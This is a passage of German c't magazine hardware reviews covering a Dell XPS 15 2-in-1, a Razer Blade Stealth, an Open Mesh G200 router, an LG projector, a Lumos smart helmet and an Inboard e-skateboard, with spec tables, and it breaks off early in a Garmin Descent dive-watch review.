Dell bietet das Notebook derzeit ausschließlich im hauseigenen Webshop an. In der Einstiegskonfiguration für 1800

Euro arbeitet das minimal langsamere Kaby-Lake-G-Derivat Core i5-8305G. Das Testgerät für 2000 Euro bietet außer dem Core i7-8705G zudem 512 statt 256 GByte SSD-Speicherplatz. 16 statt 8 GByte Arbeitsspeicher bekommt man erst im 2500-Euro-Modell; dort ist dann auch ein 4K-Bildschirm an Bord. Das Topmodell für 2800 Euro bietet eine 1-TByte-SSD. Abgesehen von der SSD sind alle Komponenten auf die Hauptplatine gelötet – auch das WLAN-Modul.

Ein Jahr Vor-Ort-Service ist bei allen XPS 15 2-in-1 im Kaufpreis enthalten; gegen Aufpreis lässt sich der Garantiezeitraum auf bis zu vier Jahre ausdehnen – auf Wunsch sogar inklusive Versicherung gegen Sturz- und Flüssigkeitsschäden (plus 500 Euro).

Bei unserem gekauften Testgerät wurde unsauber gearbeitet: An zwei Stellen befanden sich Staubkörner zwischen dem Full-HD-Bildschirm und der ihn abdeckenden Glasscheibe, was zu störenden, weil permanent sichtbaren dunklen Flecken führte. Nachdem wir Dells Support Bilder geschickt hatten, wurde der Fehler ohne Murren eingestanden und auf Garantie ein Service-Techniker vorbeigeschickt, der den gesamten Deckel gegen einen fabrikneuen ohne Staubeinschlüsse ausgetauscht hat. Der Bildschirm schafft eine gute maximale Helligkeit von 350 cd/m², sie lässt wie die Farben beim Blick von der Seite nicht nach.

Das 4K-Display in einem von Dell kurz vor Redaktionsschluss zugesandten Testgerät leuchtete ähnlich hell und war ebenfalls blickwinkelunabhängig. Es ist allerdings etwas stromhungriger: Wir haben rund 11 Stunden Laufzeit gemessen, während das Full-HD-Modell bis zu 18 Stunden schafft.

Das Gerät hat vier USB-C-Buchsen (davon zwei mit Thunderbolt 3), aber keine klassische Typ-A-Buchse. Der Kartenleser nimmt nur microSD-Kärtchen auf. Die analoge Audio-Buchse erzielte im Test einen Rauschabstand auf HiFi-Niveau, doch für Audio-Puristen ist das Gerät nicht geeignet: Der Frequenzgang ist unabänderlich verzogen.

Fazit

Kaby Lake G ermöglicht hohe Performance bei geringem Platzbedarf. Dells Ingenieure waren beim hochwertigen XPS 15 2-in-1 (9575) für unseren Geschmack allerdings etwas übereifrig, was die Gerätedicke anbelangt: Etwas mehr Bauhöhe

hätte Platz für eine Tastatur mit mehr Hub geschaffen und wahrscheinlich auch mehr Volumen für das Kühlsystem, dass dann hätte leiser ausfallen können.

Das einzige andere bislang mit Kaby Lake G angekündigte Notebook, das Spectre x360 15 von HP, ist ebenfalls ein Hybrid-Gerät mit 360-Grad-Scharnieren; bei Reaktionsschluss war es noch nicht

verfügbar. Die schnelleren Kaby-Lake-G-Derivate mit 100 statt 65 Watt Abwärme gibt es bislang nicht in Notebooks, sondern nur in Intels Mini-PC NUC8I7HVK [1].

(mue@ct.de) **ct**

Literatur

[1] Christian Hirsch, Super-NUC, Leistungsstarker Mini-PC mit Intel-AMD-Kombiprozessor, c't 11/2018, S. 46

Dell XPS 15 2-in-1 (9575): Daten und Testergebnisse

getestete Konfiguration	CN95703
Lieferumfang	Windows 10 Home 64 Bit, Netzteil, Adapter USB-C auf USB-A
Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)	
VGA / DVI / HDMI / DisplayPort / Kamera (Hello)	– / – / – / – / ✓ (✓)
USB 2.0 / USB 3.0 / USB 3.1 / LAN	– / 2 × R (2 × Typ C) / 2 × L (2 × Typ C) / –
Kartenleser / Strom / Docking-Anschluss	L (MicroSD) (SD) / – / –
USB-C: Thunderbolt / USB 3.0 / USB 3.1 / DisplayPort / Laden	✓ / ✓ / ✓ / ✓ / ✓
Ausstattung	
Display	Sharp 4XX10_LQ156M1: 15,6 Zoll / 39,6 cm, 1920 × 1080, 16:9, 141 dpi, 18...350 cd/m ² , spiegelnd
Prozessor	Intel Core i7-8705G (4 Kerne mit HT), 3,1 GHz (4,1 GHz bei einem Thread), 4 × 256 KByte L2-, 8 MByte L3-Cache
Hauptspeicher / Chipsatz	8 GByte DDR4-2400 / Intel Kaby-Lake-G
Grafikchip (Speicher) / mit Hybridgrafik	int.: Radeon RX Vega M GL (4096 MByte HMB2) / ✓
Sound	HDA: Realtek ALC299
LAN / WLAN	– / PCIe: Qualcomm QCA6174A (a/b/g/n-300/ac-867)
Mobilfunk / Bluetooth (Stack)	– / USB: Qualcomm (Microsoft)
Touchpad (Gesten) / TPM / Fingerabdruckleser	I2C: HID (max. 4 Finger) / TPM 2.0 / USB: Goodix
Massenspeicher / optisches Laufwerk	SSD: Toshiba XG5 (512 GByte) / –
Stromversorgung, Maße, Gewicht	
Akku / wechselbar / Ladestandsanzeige	71 Wh Lithium-Ionen / – / –
Netzteil	130 W, 444 g, 14,3 cm × 6,5 cm × 2,2 cm, Kleeblattstecker
Gewicht / Größe / Dicke mit Füßen	1,98 kg / 35,4 cm × 23,5 cm / 1,7...1,9 cm
Tastaturhöhe / Tastenraster	1,2 cm / 19 mm × 18 mm
Leistungsaufnahme	
Suspend / ausgeschaltet	0,7 W / 0,4 W
ohne Last (Display aus / 100 cd/m ² / max.)	2,9 W / 6,7 W / 7,3 W
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	83,7 W / 11,8 W / 85,2 W
max. Leistungsaufnahme / Netzteil-Powerfactor	128,3 W / 0,93
Laufzeit, Geräusch, Benchmarks	
Laufzeit Idle (100 cd/m ²) / WLAN (200 cd/m ²)	17,7 h (4 W) / 15,5 h (4,6 W)
Laufzeit Video / 3D (max. Helligkeit)	7,7 h (9,2 W) / 2,1 h (34,6 W)
Ladezeit / Laufzeit nach 1h laden	1,8 h / 10 h
Geräusch ohne / mit Rechenlast	0,1 Sone / 2,8 Sone
Massenspeicher lesen / schreiben	1766,5 / 451,5 MByte/s
IOPS (4K) lesen / schreiben	78.728 / 66.051
Leserate SD-Karte	198,3 MByte/s
WLAN 5 GHz / 2,4 GHz (20m) / MU-MIMO-fähig	18,1 / 16,4 MByte/s / ✓
Qualität Audioausgang / Dynamikumfang	○ / 114,1 dB(A) ¹
CineBench R15 Rendering (1 / n CPU)	171 / 664
CoreMark Single- / Multi-Core / GLBench	21.022 / 102.067 / 575 fps
3DMark (Sky Diver / Fire Strike / Time Spy)	17.173 / 6238 / 2247
Preis und Garantie	
Straßenpreis Testkonfiguration	2000 €
Garantie	1 Jahr Vor-Ort-Service
¹ siehe Text	
⊕⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden	



Das Unauffällige

13,3-Zoll-Notebook Razer Blade Stealth

Der 13,3-Zöller Blade Stealth vom Gaming-Spezialisten Razer macht unterwegs und auf dem Schreibtisch eine gute Figur – nur für 3D-Spiele ist er nicht ohne Weiteres geeignet.

Von Florian Müssig

Razer kleidet seine Notebooks grundsätzlich in flache Gehäuse aus dunklem Aluminium. Dadurch sehen die Geräte auffällig unauffällig aus – und zwar nicht nur im Vergleich zu den harten Kanten, krachenden Farben und vielen LEDs an Notebooks anderer Gaming-Hersteller, sondern auch ganz allgemein betrachtet: Das reduzierte Äußere erinnert stark an Apples MacBook Pro. Unser Testgerät des 13,3-Zoll-Notebooks Blade Stealth nimmt Understatement besonders ernst: Es

kommt in einer Gunmetal genannten dunkelgrauen Variante daher, bei der das glänzend lackierte Razer-Logo im matten Deckel kaum auffällt. Bei den alternativ erhältlichen schwarzen Gehäusevarianten ist das Logo hingegen Giftgrün eingefärbt.

Anders als seine größeren Geschwister [1] ist das Blade Stealth allerdings kein Gaming-Notebook. In ihm kommt zwar ein Vierkernprozessor der achten Core-i-Generation zum Einsatz, aber keine zusätzliche GPU. Stattdessen kümmert sich die im Prozessor enthaltene Grafikeinheit Intel UHD 620 um die Grafikausgabe. Ihre 3D-Leistung reicht nur für Anwendungen wie Google Earth oder Low-End-Grafik von Spielen wie Die Sims oder World of Warcraft aus, und selbst dort sollte man die Regler nicht auf Maximum drehen. Die detail- und effektreichen 3D-Welten von Blockbuster-Action-Titeln überfordern die UHD 620; die Bildwiederholraten liegen dort dann in der Größenordnung einer Dia-Show.

Immerhin: Wer für unterwegs ein kompaktes Notebook wünscht und nur zu Hause am Schreibtisch zocken will, der kann das Blade Stealth mit einer optionalen externen Grafikkarte verbinden – sei es nun Razers hauseigener Core v2 oder eine eGPU eines anderen Anbieters [2]. Diese Gehäuse für Desktop-Grafikkarten lassen sich jedoch nicht nur an das Blade Stealth, sondern an alle Notebooks mit Thunderbolt-3-Schnittstelle anschließen [3]. Solche Notebooks sind wie auch die eGPUs teuer: Zusammen kosten sie üblicherweise mehr als ein Mittelklasse-Notebook für unterwegs plus ein spieleauglicher Desktop-PC für daheim.

Schnittstellen

Abgesehen von Thunderbolt 3 liefert die USB-C-Schnittstelle des Blade Stealth auch USB 3.1 (SuperSpeedPlus, 10 GBit/s) und DisplayPort-Signale. Zudem wird darüber der Akku geladen. Für herkömmliche Peripherie stehen zwei USB-3.0-Buchsen im Typ-A-Format und ein normalgroßer HDMI-Ausgang zur Verfügung. Auf einen Kartenleser muss man verzichten; Gleiches gilt für einen Fingerabdruckleser oder eine IR-Kamera, die biometrisches Einloggen mittels Windows Hello erlauben würden.

Razer verkauft das Blade Stealth im dezenten Gunmetal-Grau nur in der hier getesteten 1750-Euro-Ausstattungsvariante mit 512-GB-SSD. Mit schwarzem Gehäuse beginnen die Preise bei 1500 Euro (256 GByte); mit 1-TByte-SSD sind 2200 Euro aufgerufen. Der Core i7-8550U und 16 GByte Arbeitsspeicher sind immer an Bord.

Auch beim Display hat man keine Wahl: Der blickwinkelunabhängige IPS-



Das glänzend lackierte Logo im matten Deckel fällt kaum auf; bei manchem Lichteinfall ist es sogar unsichtbar.

Touchscreen zeigt die hohe Auflösung von 3200 × 1800 Punkten. Je nach persönlichem Geschmack kann man die Icon- und Schriftgröße über die in Windows 10 enthaltene Skalierung einstellen. Ähnlich wie bei Dells XPS 13 ist ab Werk eine Automatik namens CABC (Content Adaptive Brightness Control) aktiv, die die Bildschirmhelligkeit dynamisch an den Bildschirminhalt anpasst. Die maximale Helligkeit bekommt man dadurch einzig bei reinweißem Bildschirm zu Gesicht. Ein helles Explorer-Fenster auf dem von Razer vorgesehenen dunklen Hintergrund strahlt hingegen nur mit halber Helligkeit, was nicht ausreicht, um an sonnigen Tagen Spiegelungen auf der glatten Bildschirmoberfläche zu überstrahlen. Razers Support liefert auf Anfrage Firmware-Updates, mit denen man CABC aus- oder anschalten kann. Die Updates finden Sie unter ct.de/yf7a; auf Razers Support-Webseite tauchen sie nicht auf.

Tastatur

Bei der Tastatur merkt man, dass das Notebook von einem Gaming-Anbieter stammt: Wie bei den leistungstärkeren Geschwistern wird auch beim Blade Stealth jede Taste einzeln von RGB-LEDs beleuchtet, wodurch sich Spielereien wie ein Nachglühen nach einem Tastendruck realisieren lassen. Razer nutzt die Tastenbeleuchtung aber auch für eine praktische Hilfe: Nach dem Druck auf die Fn-Taste leuchten all die anderen Tasten auf, mit denen man eine Tastenkombination durchführen kann. Tastenhub und -anschlag stellen Vielschreiber zufrieden. Das Touchpad unterstützt Gesten mit bis zu vier Fingern, separate Maustasten fehlen.

Kurze Lastspitzen übersteht das Kühlsystem ohne Aufheulen. Obwohl wir bei anhaltender Systemlast den an sich sehr guten Wert von nur 0,2 Sone gemessen haben, nervt der Lüfter: Er rauscht hochfrequent in einem sehr schmalen Frequenzband um 3 kHz und klingt dadurch viel lauter, als der niedrige Messwert vermuten lässt.

Der Akku hielt im Test bis zu 11 Stunden durch, was ein ordentlicher, aber kein überragender Wert ist: Andere Notebooks dieser Preisklasse schaffen deutlich längere Laufzeiten. Das beiliegende USB-C-Netzteil fällt ausgesprochen kompakt aus und lädt den Akku in nur einer Stunde auf rund 80 Prozent auf – da können wiederum die wenigsten anderen Notebooks mithalten.

Razer Blade Stealth 13: Daten und Testergebnisse

getestete Konfiguration	RZ09-02394G32-R3G1
Lieferumfang	Windows 10 Home 64 Bit, Netzteil
Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)	
VGA / DVI / HDMI / DisplayPort / Kamera (Hello)	– / – / R / – / ✓ (–)
USB 2.0 / USB 3.0 / USB 3.1 / LAN	– / 1 × L, 1 × R / 1 × L (1 × Typ C) / –
Kartenleser / Strom / Docking-Anschluss	– / – / –
USB-C: Thunderbolt / USB 3.0 / USB 3.1 / DisplayPort / Laden	✓ / ✓ / ✓ / ✓ / ✓
Ausstattung	
Display	Sharp LQ133Z1JW26: 13,3 Zoll / 33,7 cm, 3200 × 1800, 16:9, 276 dpi, 14...333 cd/m², spiegelnd
Prozessor	Intel Core i7-8550U (4 Kerne mit HT), 1,8 GHz (4 GHz bei einem Thread), 4 × 256 KByte L2-, 8 MByte L3-Cache
Hauptspeicher / Chipsatz	16 GByte DDR3-2166 / Intel Kaby-Lake-U
Grafikchip (Speicher) / mit Hybridgrafik	int.: Intel UHD 620 (vom Hauptspeicher) / –
Sound	HDA: Realtek ALC298
LAN / WLAN	– / PCIe: Qualcomm QCA6174A (a/b/g/n-300/ac-867)
Mobilfunk / Bluetooth (Stack)	– / USB: Qualcomm (Microsoft)
Touchpad (Gesten) / TPM / Fingerabdruckleser	I2C: HID (max. 4 Finger) / TPM 2.0 / –
Massenspeicher / optisches Laufwerk	SSD: Samsung PM961 (512 GByte) / –
Stromversorgung, Maße, Gewicht	
Akku / wechselbar / Ladestandsanzeige	54 Wh Lithium-Ionen / – / –
Netzteil	65 W, 305 g, 10,8 cm × 3,6 cm × 2,7 cm, Kleeblattstecker
Gewicht / Größe / Dicke mit Füßen	1,35 kg / 32,2 cm × 20,6 cm / 1,5...1,6 cm
Tastaturhöhe / Tastenraster	0,9 cm / 19 mm × 18,5 mm
Leistungsaufnahme	
Suspend / ausgeschaltet	0,8 W / 0,7 W
ohne Last (Display aus / 100 cd/m² / max)	2,5 W / 5,7 W / 6,9 W
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	61,9 W / 10,5 W / 31 W
max. Leistungsaufnahme / Netzteil-Powerfactor	65,2 W / 0,53
Laufzeit, Geräusch, Benchmarks	
Laufzeit Idle (100 cd/m²) / WLAN (200 cd/m²)	11 h (4,9 W) / 7,9 h (6,8 W)
Laufzeit Video / 3D (max. Helligkeit)	5,9 h (9,1 W) / 1,9 h (28,9 W)
Ladezeit / Laufzeit nach 1h laden	1,2 h / 9 h
Geräusch ohne / mit Rechenlast	0,1 Sone / 0,2 Sone
Massenspeicher lesen / schreiben	1809,8 / 1526,3 MByte/s
IOPS (4K) lesen / schreiben	127.045 / 11.0451
WLAN 5 GHz / 2,4 GHz (20m) / MU-MIMO-fähig	26,1 / 13,1 MByte/s / ✓
Qualität Audioausgang / Dynamikumfang	⊕⊕ / 99,4 dB(A)
CineBench R15 Rendering (1 / n CPU)	162 / 503
CoreMark Single- / Multi-Core / GLBench	20.724 / 74.315 / 545 fps
3DMark (Sky Diver / Fire Strike / Time Spy)	4356 / 1090 / 376
Preis und Garantie	
Straßenpreis Testkonfiguration	1750 €
Garantie	2 Jahre
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden	

Fazit

Das Razer Blade Stealth ist ein wertiger mobiler Begleiter im unauffälligen Gehäuse. An der Performance gibt es anders als am Lüftergeräusch nichts auszusetzen, doch bauartbedingt darf man kein Gaming-Notebook erwarten. Fotografen vermissen einen SD-Kartenleser, auch sind keine Komponenten für biometrisches Einloggen über Windows Hello an Bord.

(mue@ct.de) **ct**

Literatur

- [1] Florian Müssig, Starke Flunder, Gaming-Notebook Razer Blade 14 mit GeForce GTX 1060, c't 8/2018, S. 50
- [2] Benjamin Kraft, Externe Beschleunigung, Thunderbolt-3-Gehäuse für Grafikkarten, c't 10/2018, S. 94
- [3] Florian Müssig, Schick, mobil & rasant, Kompakte Notebooks mit CPUs der achten Core-i-Generation, c't 2/2018, S. 110

CABC Firmware Updates: ct.de/yf7a



Mesh-Vermittlung

Breitband-Router G200 für Open-Mesh-WLAN-Systeme

Mesh-WLAN-Systeme, die mit mehreren Access Points größere Gebäude lückenlos abdecken sollen, brauchen einen Internetzugang. Den soll der Breitband-Router Open Mesh G200 vermitteln. Für „einfach nur Internet“ klappt das schon.

Von Ernst Ahlers

Mit den jüngst in c't getesteten Access Points A42 will die US-Firma Open Mesh den etablierten Anbietern von WLAN-Systemen Marktanteile abjagen [1]. Solche Systeme liefern nicht nur im Gaststättengewerbe und in der Hotellerie den inzwischen zur Grundversorgung zählenden Internetzugang per WLAN. Auch Besitzern größerer Eigenheime können sie eine lückenlose und schnelle WLAN-Abdeckung verschaffen.

Den ausschließlich über die Cloud, dafür aber bequem per Browser konfigurierbaren WLAN-Basen stellt Open Mesh jetzt einen Router zur Seite, der für den Internetzugang des Mesh-WLANs sorgen soll. Das G200 getaufte Gerät hat ein paar Besonderheiten auf Lager: An zweien seiner vier Gigabit-LAN-Ports stellt es auch Betriebsenergie für die APs bereit – jedoch nicht standardisiert nach IEEE 802.3af/at (Power over Ethernet, PoE beziehungsweise PoE+), sondern proprietär für die Open-Mesh-Basen (24 V). Neben dem bei

Breitband-Router dieser Klasse üblichen internetseitigen Gigabit-Ethernet-Port gibt es als zweiten, alternativ nutzbaren WAN-Anschluss einen SFP-Slot.

Der Router-Prozessor, ein mit 1,3 GHz getakteter ARM-Quad-Core Mediatek MT7623, sollte genug Dampf auch für sehr schnelle VDSL-Anschlüsse der SuperVectoring-Generation haben (max. 300 MBit/s im Downstream).

Ärgerlicherweise verstand der G200 mit der zum Testzeitpunkt aktuellen Firmware 1.0.4 WAN-seitig kein PPPoE (Point to Point Protocol over Ethernet), wie man es für hiesige xDSL-Internetzugänge braucht. VLAN-Tagging am WAN-Port für das VDSL der Deutschen Telekom beherrschte das Gerät ebenfalls nicht. An solchen Anschlüssen wäre der G200 nur aus dem LAN zu konfigurieren, doch dafür bietet er keinen Zugang.

So konnten wir den Router nicht über ein vorgeschaltetes Modem an xDSL-Anschlüssen testen, sondern nur in einer Router-Kaskade. Dann lieferte der G200 im IP-zu-IP-Betrieb (DHCP) erwartungsgemäß den bei Gigabit-Ethernet maximal möglichen NAT-Durchsatz von knapp 950 MBit/s. Wenigstens hier hat Open Mesh nichts verweigert.

Aber der G200 ließ auch jegliche IPv6-Fähigkeit vermissen. Die per Browser im Managementsystem Cloudtrax aktivierbare Multicast-Weiterleitung (IGMP-Proxy) funktionierte ebenfalls nicht: Der Router reichte Multicast-IPTV

(Telekom Entertain) im Test nicht durch. Bei den sonst üblichen Funktionen fehlte nichts: Der G200 beherrscht Portweiterleitung, um beispielsweise interne Server von außen erreichbar zu machen. Per vierstufigem QoS kann man ihn bestimmte Verkehrsarten – etwa VoIP-Telefonie – bevorzugen lassen. Die vier bei den APs möglichen logischen Funknetze (Multi-SSID) setzt der G200 auf Wunsch auch in vier logisch getrennte Netze (VLANs) um, sodass etwa Büro, Gäste und Familie sich nicht in die Quere kommen.

Auf der Haben-Seite verbucht der G200 einen niedrigen Energiebedarf. Ohne Access Points lag die Leistungsaufnahme bei gerade mal 3,6 Watt. Mit zwei PoE-versorgten A42 kletterte sie auf angemessene 13,9 Watt.

Die Anfang 2018 erschienenen A42-APs ließen noch Feinschliff vermissen: Sie beherrschten vor einem Vierteljahr noch kein DFS (Dynamic Frequency Selection), um das komplette 5-GHz-Band nutzen und so Nachbar-WLANs besser ausweichen zu können. Auch IPTV per Multicast (Telekom Entertain und andere) funktionierte mangels Multicast-to-Unicast-Umsetzung nicht. An beidem hat sich leider bis jetzt nichts geändert.

Fazit

Der Breitband-Router G200 ist eine brauchbare Ergänzung für Open-Mesh-WLANs und gut in das Managementsystem Cloudtrax eingebunden. Aber auf hiesige Internetzugänge ist er unzureichend vorbereitet: Der G200 lässt sich aktuell nur in einer Router-Kaskade sinnvoll nutzen. Und selbst dann muss man auf bei anderen Geräten alltägliche Funktionen verzichten. (ea@ct.de) **ct**

Literatur

[1] Ernst Ahlers, Wolkige Masche, Mesh-WLAN-System Open Mesh, c't 3/2018, S. 46

OpenMesh G200

Gigabit-Breitband-Router	
Hersteller	OpenMesh, www.openmesh.com
Vertrieb z. B.	MeshTech, www.meshtech.de
Bedienelemente	Reset, 11 Statusleuchten
Anschlüsse	5 × RJ45 (Gigabit-Ethernet), 1 × SFP
NAT-Perf. IP-zu-IP (DS/US)	947 / 949 MBit/s
Leistungsaufnahme	3,6 Watt / 12,6 VA (idle, ca. 10 € jährlich bei Dauerbetrieb und 30 ct/kWh)
Preis	270 €

Anzeige



Leuchtzweig

LGs mobiler LED-Projektor PF50KS zeigt Full-HD-Auflösung, wiegt nicht mal ein Kilo und kommt mit Akku und WLAN.

Mit seinem Festbrennweitenobjektiv projiziert der kleine DLP-Beamer aus 1,40 Meter ein 1 Meter breites Bild. Der smarte PF50KS nutzt WebOS 3.5 für Apps und Videodienste; eine Amazon-App fehlt. Vom USB-Stick spielt der PF50KS Fotos und Videos ab und zeigt PDFs sowie Excel-Dateien an. Fotos und Videos von Mobilgeräten im selben Netz kann man über LGs TV-Plus-App per WLAN auf die Leinwand pushen oder das Mobildisplay per WiDi spiegeln.

Die Bildqualität kann allerdings nicht mit ausgewachsenen Beamern mithalten. Die LED-Lampe sorgte im hellsten Modus für 227 Lumen – das reicht nur für dunklere Räume. Im kintauglichen Modus mit reduzierter Lampenleistung waren es noch 63 Lumen, der Schwarzwert lag bei sehr guten 0,1 Lumen. In der hellsten Einstellung pustet der Lüfter die heiße Lampenluft energisch nach draußen, auf mittlerer Stufe wirds ruhiger. Der Akku hielt in der mittleren Lampenstellung 1:51 Stunden durch; die nicht wechselbare LED überdauert laut LG 30.000 Stunden – das wären 16 Jahre lang täglich 5 Stunden.

Insgesamt ist der PF50KS ein unkompliziertes Gerät für die wirklich mobile Projektion. Etwas größere Geräte ohne Akku sind allerdings deutlich heller und billiger. (uk@ct.de)

LG PF50KS

Mobiler LED-Projektor mit Akku	
Technik	DLP mit 1920 × 1080 Pixeln
Anschlüsse	2 × HDMI, USB-C, USB-A, (W)LAN, Kopfhörer
Ausstattung	Netzteil, Akku, Lautsprecher, WebOS 3.5
Abmessungen	17 cm × 17 cm × 4,9 cm, 0,9 kg ohne Netzteil
Garantie	3 Jahre
Preis	736 €



Helm mit App

Mehr Sicherheit für Radfahrer soll der Lumos-Helm bringen: Er leuchtet, blinkt und signalisiert sogar Bremsmanöver.

Insgesamt 48 LEDs hat der Hersteller Lumos im gleichnamigen Fahrradhelm verteilt. 16 rote und 10 weiße dienen zur (Zusatz-)Beleuchtung. Insgesamt 22 weitere gelbe LEDs auf der Rückseite zeigen einen kommenden Abbiegevorgang an, eine Hälfte der vorderen LEDs blinkt dabei ebenfalls gelb. Als experimentell bezeichnet der Hersteller das Bremslicht, das über einen Beschleunigungssensor in der Lenkerfernbedienung gesteuert wird.

Die Blinker aktiviert man über die Fernbedienung, alternativ per Apple-Watch: Arm nach links oder oben schaltet den Blinker ein, kurzes Schütteln wieder aus. Die zugehörige iPhone-App zeichnet bei eingeschaltetem Helm den Weg auf und lädt die Daten in Apple Health oder Strava, zudem zeigt sie den Ladezustand des Helms an. Eine Android-App gibt es nicht.

Die Akkus in Helm und Fernbedienung lassen sich mit demselben Kabel aufladen, ein Akkutauch ist nicht möglich. Fazit: Nettes Spielzeug mit guter Belüftung, das zumindest nachts bei anderen Verkehrsteilnehmern durchaus Aufsehen erregt – tagsüber sind die Blinker kaum zu erkennen. Das Frontlicht blendet entgegenkommende Fahrer, kann aber den Weg nicht beleuchten. Sicherer fühlten wir uns beim Test mit dem smarten Helm nicht. (ll@ct.de)

Lumos Smart Bike Helmet

Smarter Fahrradhelm	
Hersteller	Lumos, www.lumoshelmet.co
Größen	universell, 54 bis 62 cm
Straßenpreis	180 €

Anzeige



Steifer Heizer

Das elektrische Skateboard M1 wird als Sportgerät vermarktet, eignet sich aber auch als Alltags-Verkehrsmittel – wenn es denn wie angekündigt eine Straßenzulassung bekommt.

Inboard verwendet zwei Radnaben-Motoren (kombiniert: 1,6 kW) mit Drehpositions-Sensoren. Damit fährt das M1 ruckfrei an, erreicht im Modus „Advanced“ bis zu 35 km/h und soll 18-prozentige Steigungen erklimmen. Unsere Teststeigung mit 17 Prozent bezwang es im zügigen Jogging-Tempo. Nur alleine anfahren schafft es hier nicht mehr. Lässt man die Steuerknöpfe komplett los, gleitet das M1 elektrisch entkoppelt nur mit dem Widerstand der Kugellager weiter, was bei geschicktem Schwungmitnehmen erhebliche Zusatzreichweiten ermöglicht.

Im bergigen Stuttgart (300 m Höhenunterschied im Stadtgebiet) meldete meist bei etwa 7 Kilometern der Vibrationsalarm in der Fernbedienung niedrige Batteriespannung – obwohl laut Hersteller Reichweiten bis 16 km drin sein sollen. Hauptgrund dafür dürfte die Erhitzung des Antriebs durch das Dauervollgas sein, die für verringerte Effizienz sorgt. Der Akkuwechsel geht so einfach und schnell, dass man ihn während der Fahrt erledigen kann. Ein Zusatzakku wiegt 820 Gramm und passt in große Hosentaschen.

Die elektrische Bremse bremst sehr gut und lädt dabei den Akku, was normalerweise zu etwa 10 Prozent mehr Reichweite führt. Mehr verkraftet der Akku nicht in Sachen Ladeleistung. Den Rest der generierten Bremsenergie wandelt ein großer Folienwiderstand am Bauch des Boards in Hitze um. Das bedeutet,

dass die Bremse praxistauglich immer zur Verfügung steht, auch bei vollem Akku – leider keine Selbstverständlichkeit.

Gewöhnungsbedürftig: Das M1 flex praktisch gar nicht. Das Chassis besteht aus einem CNC-gefrästen, dicken Stück Holz, abgeschlossen von je einer dünnen Plastik-Haut oben wie unten. Ohne Flex müssen die Beine alle Federung oberhalb der ausgezeichneten Rollen übernehmen. Wer häufig auf grobem Asphalt fährt, sollte das M1 daher besser auf solchem probefahren. Auf glattem Grund fährt sich das steife Skateboard sportlich im Handling, aber spurstabil bei höheren Geschwindigkeiten.

Beschädigungen wirkt ein Stoßdämpfer-Ring aus Weichplastik um den Holzkern entgegen. Für bessere Sichtbarkeit und den Nachtbetrieb hat das M1 eine abschaltbare Beleuchtung: weiße LED-Lampen vorne und rote Rück-/Bremslichter hinten. Die Lampen sind tatsächlich hell genug, dass sie nachts helfen. Die zugehörige App erlaubt Einstellungen, zur Not die Steuerung und liest den Kilometerzähler aus. Das M1 verträgt auch Regenfahrten.

Auch dieses E-Board fährt im Limbo der weiterhin ungeklärten Zulassung solcher Fahrzeuge. Inboard will sich darum kümmern, aber legal ist dieses Skateboard bei uns bis jetzt nicht. Man versuche eine Zulassung auf 25 km/h in Deutschland, so unser letzter Stand.

(Clemens Gleich/jkj@ct.de)

Anzeige

Inboard M1

Elektro-Skateboard	
Hersteller	Inboard, www.inboardtechnology.com
Gewicht	6,5 kg
Preis	1400 €, Zusatzakku 300 €, (deutscher Vertrieb dynasty-fun.de)

Blubbert nicht rum

Tauch- und Sportuhr Garmin Descent Mk1



Laufen, Radfahren, Schritte zählen – und jetzt auch Tauchen. Die Garmin Descent Mk1 ist ein echtes Multitalent. Der Hersteller versucht sich damit zum ersten Mal ganz im nassen Element.

Von Michael Link

Dahab, Rotes Meer. Luft entweicht aus dem Tarier-Jacket und es geht abwärts in blaue Tiefen. Am linken Handgelenk hängt die Outdoor-Uhr Garmin Descent Mk1, am rechten der Tauchcomputer Suunto D4i. Mit dabei: ein leises Misstrauen. Denn die Descent ist die erste Taucheruhr von Garmin. Kann man sich auf sie verlassen? Fehler in der Software könnten leicht das Leben kosten.

Land- und Tauchgang

Die wuchtige Garmin Descent Mk1 ist mit Silikon- sowie mit Titanband erhältlich. Für den Tauchanzug liegt der Uhr ein lan-

ges Silikonarmband bei, per Schnappverschluss werkzeuglos montierbar.

Die Descent ist eigentlich eine Fenix 5X mit übergestülpten Tauchfunktionen. Daher benimmt sie sich an Land genau so wie die Fenix-Sportuhr, die wir in c't 10/2017 getestet haben [1]. Das drei Zentimeter durchmessende und kratzermindernd versenkte Display hat 240 × 240 Bildpunkte. Es ist umso besser ablesbar, je mehr Licht darauffällt. Auch unter Wasser blieb es angenehm kontrastreich.

Zum Laden gibt es eine Klemmhalterung, die der zur Garmin Fenix 3 ähnlich ist. Voll geladen lief die Uhr knapp fünf Tage, mit zwei Tauchgängen täglich extra waren es vier Tage.

Im Aktivitätenmenü sind die Unterwasseraktivitäten oben platziert. Das sind Einzelgas- und Mehrgas-Tauchgänge sowie Freitauchspielarten, also mit angehaltenem Atem. Unterhalb finden sich die Sportarten und Apps für Landratten.

Wie taucht sie denn?

Nettes Gimmick fürs Logbuch: Die Uhr erfasst bei manuellem Start des Tauchgangs

